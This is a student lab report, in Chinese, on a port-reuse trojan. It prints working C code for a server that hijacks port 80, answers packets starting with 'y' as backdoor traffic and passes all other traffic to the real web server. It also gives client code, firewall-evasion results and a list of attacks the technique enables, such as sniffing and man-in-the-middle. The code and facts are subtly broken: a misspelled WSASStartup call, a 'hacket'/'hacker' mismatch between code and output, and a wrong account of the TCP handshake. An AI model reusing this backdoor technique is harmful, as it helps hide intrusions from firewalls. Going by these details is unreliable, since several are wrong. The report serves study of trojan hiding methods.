



警示

- 1.实验报告如有雷同，雷同各方当次实验成绩均以 0 分计。
- 2.当次小组成员成绩只计学号、姓名登录在下表中的。
- 3.在规定时间内未上交实验报告的，不得以其他方式补交，当次成绩按 0 分计。
- 4.实验报告文件以 PDF 格式提交。

院系	数据科学与计算机实验	班 级	14M3, 14C1	组长	白冰
学号	14353355	14353002			
学生	杨金华	白冰			
实验分工					
杨金华	编写客户端程序，运行文件，共同编写实验报告		白冰	分析实验结果，共同编写实验报告	

## 端口复用实验（教材 p144-146）

### 【实验内容】

- 1.阅读 p143-144，理解端口复用技术。
- 2.完成 p144-146 实例，回答实验思考问题。
- 3.请将调试好的程序清单嵌入在实验报告中，尽可能多在程序中注释。

(1) 根据端口复用原理，先编写中间程序（即服务端程序）



```
#include<stdio.h>
#include<WINSOCK2.H> //加入socket的头文件与链接库
#pragma comment(lib,"Ws2_32.lib") //端口复用程序包含监听与连接两种功能的Socket
void proc(LPVOID d); //工作线程
int main(int argc,char * argv[])
{
    WSADATA wsaData;
    WSASStartup(MAKEWORD(2,2),&wsaData); //socket版本
    SOCKADDR_IN a,b;
    //一个是用于外部监听的地址，另一个是接收到accept时用于处理接收的结构
    a.sin_family=AF_INET;
    a.sin_addr.s_addr=inet_addr(argv[1]);
    a.sin_port=htons(80);
    SOCKET c;
    c = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    bool l = TRUE;
    setsockopt(c,SOL_SOCKET,SO_REUSEADDR,(char *)&l,sizeof(l)); //实现端口的重绑定
    bind(c,(sockaddr *)&a,sizeof(a)); //c和a绑定
    listen(c,100); //监听
    while(1)
    {
        int x;
        x = sizeof(b);
        SOCKET d=accept(c,(sockaddr *)&b,&x); //d是当接收到连接时用的Socket
        //监听的socket只有一个，而处理接收到的Socket可有多，个数由连接数决定
        CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)proc,(LPVOID)d,0,0); //开始处理线程
    }
    closesocket(c);
    return 0;
}
```



```
void proc(LPVOID d)
{
    SOCKADDR_IN sa;    //用于连接web 80端口的Socket结构,

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr=inet_addr("127.0.0.1");
    sa.sin_port=htons(80);
    SOCKET web=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    connect(web,(sockaddr *)&sa,sizeof(sa));
    char buf[4096];
    SOCKET ss = (SOCKET) d;
    while(1)
    {
        int n = recv(ss,buf,4096,0);
        if(n==0) break;
        if(n > 0 && buf[0] == 'y')//木马特征值为buf[0] == 'y'
        {
            send(ss,"hello!,my hacket master!",25,0);
        }
        else
        {
            send(web,buf,n,0);
            n=recv(web,buf,4096,0);
            if(n == 0)
                break;
            else
                send(ss,buf,n,0);
        }
    }
    closesocket(ss);
}
```

(2) 分析以上程序，程序认为属于木马的数据包是什么特征值？

```
if(n > 0 && buf[0] == 'y')//木马特征值为buf[0] == 'y'
{
    send(ss,"hello!,my hacket master!",25,0);
}
```

由以上代码可知，数据包第一个字符为“y”的属于木马数据包。

(3) 请编写客户端的连接程序(必要时可更改服务端程序)。



```
#include <STDIO.H>
#include <WINSOCK2.H>
#include <iostream>
using namespace std;
#pragma comment(lib, "ws2_32.lib")
int main(int argc, char* argv[])
{
    WORD sockVersion = MAKEWORD(2,2);
    WSADATA data;
    if(WSAStartup(sockVersion, &data) != 0)
    {
        return 0;
    }

    SOCKET sclient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if(sclient == INVALID_SOCKET)
    {
        printf("invalid socket !");
        return 0;
    }

    sockaddr_in serAddr;
    serAddr.sin_family = AF_INET;
    serAddr.sin_port = htons(80);
    serAddr.sin_addr.S_un.S_addr = inet_addr("192.168.88.1");
    if (connect(sclient, (sockaddr *)&serAddr, sizeof(serAddr)) == SOCKET_ERROR)
    {
        cout<<WSAGetLastError()<<endl;
        printf("connect error !");
        closesocket(sclient);
        return 0;
    }
    char * sendData = "y connecting!\n";
    send(sclient, sendData, strlen(sendData), 0);

    char recData[4096];
    int ret = recv(sclient, recData, 4096, 0);
    if(ret > 0)
    {
        recData[ret] = 0x00;
        printf(recData);
    }
    closesocket(sclient);
    WSACleanup();
    return 0;
}
```


(4) 构造属于/不属于木马的数据包，发送给受控制端(即服务端)，进行实验测试。实验时，防火墙有什么反应？



## 【实验结果】

(1) 客户端木马程序发送信息给服务端：


发送信息为 “yconnection”（即以 y 字母开头）；  
截图如下：



```
C:\Users\Administrator\Desktop\lab3.exe  
hello!, my hacker master!
```

(2) 客户端非木马程序发送信息给服务端：

发送信息为 “not a hacker”  
截图如下（因为信息被转发，所以没有任何输出）：



```
C:\Users\Administrator\Desktop\lab3.exe  
-
```

无论是否属于木马的数据包，防火墙均没有反应。因为木马程序没有打开新的端口进行通信，避开了防火墙对端口的检测。

(5) 在测试时，用 Wireshark 捕获往来的数据包，深入分析实验过程。

① Wireshark 认为受控制与控制端的数据包是什么协议？

TCP 协议的数据包

② 分析受控制端与控制端的交互过程

客户端向服务器发起连接，发送 ACK（第一次握手）；

服务器向客户端发送 ACK+SYN，表示允许连接（第二次握手）；

客户端向服务器发送 ACK；

客户端向服务器发送数据包（伪造的数据包和正常的数据包均认为是 HTTP 包）。

③ 对于不属于木马的数据，受控端如何处理？

服务器将数据包发送给本地环路地址 127.0.0.1 的 80 端口给 web 服务器。

## 【实验思考】

(1) 根据实验，讨论木马利用端口复用技术可以进行哪些攻击？



1. 一个木马绑定到一个已经合法存在的端口上进行端口的隐藏，他通过自己特定的包格式判断是不是自己的包，如果是自己处理，如果不是通过 127. 0. 0. 1 的地址交给真正的服务器应用进行处理。

2. 一个木马可以在低权限用户上绑定高权限的服务应用的端口，进行该处理信息的嗅探，本来在一个主机上监听一个 SOCKET 的通讯需要具备非常高的权限要求，但其实利用 SOCKET 重绑定，你可以轻易的监听具备这种 SOCKET 编程漏洞的通讯，而无须采用什么挂接，钩子或低层的驱动技术（这些都需要具备管理员权限才能达到）

3. 针对一些的特殊应用，可以发起中间人攻击，从低权限用户上获得信息或事实欺骗，如在 guest 权限下拦截 telnet 服务器的 23 端口，如果是采用 NTLM 加密认证，虽然你无法通过嗅探直接获取密码，但一旦有 admin 用户通过你登陆以后，你的应用就完全可以发起中间人攻击，扮演这个登陆的用户通过 SOCKET 发送高权限的命令，到达入侵的目的。

4. 对于构建的 WEB 服务器，入侵者只需要获得低级的权限，就可以完全达到更改网页目的，很简单，扮演你的服务器给予连接请求以其他信息的应答，甚至是基于电子商务上的欺骗，获取非法的数据。

## (2)端口复用技术与 Hook 技术对于木马来说有什么异同？

相同点：

都属于木马隐藏技术。

不同点：

端口复用技术是木马绑定到一个已经合法存在的端口上进行的端口隐藏，表现在网络拓扑上的隐藏，因为木马需要与黑客端沟通，所以避免使用新端口可以防止木马被端口扫描工具发现。

Hook 隐藏属于文件隐藏或进程隐藏，是为了不让操作系统发现木马程序的文件存在或者运行，Hook 是通过 Hook 函数对木马文件或者进程的消息不作处理或者强制结束该消息的传递，是一种抹去信息，从而达到隐藏目的的途径。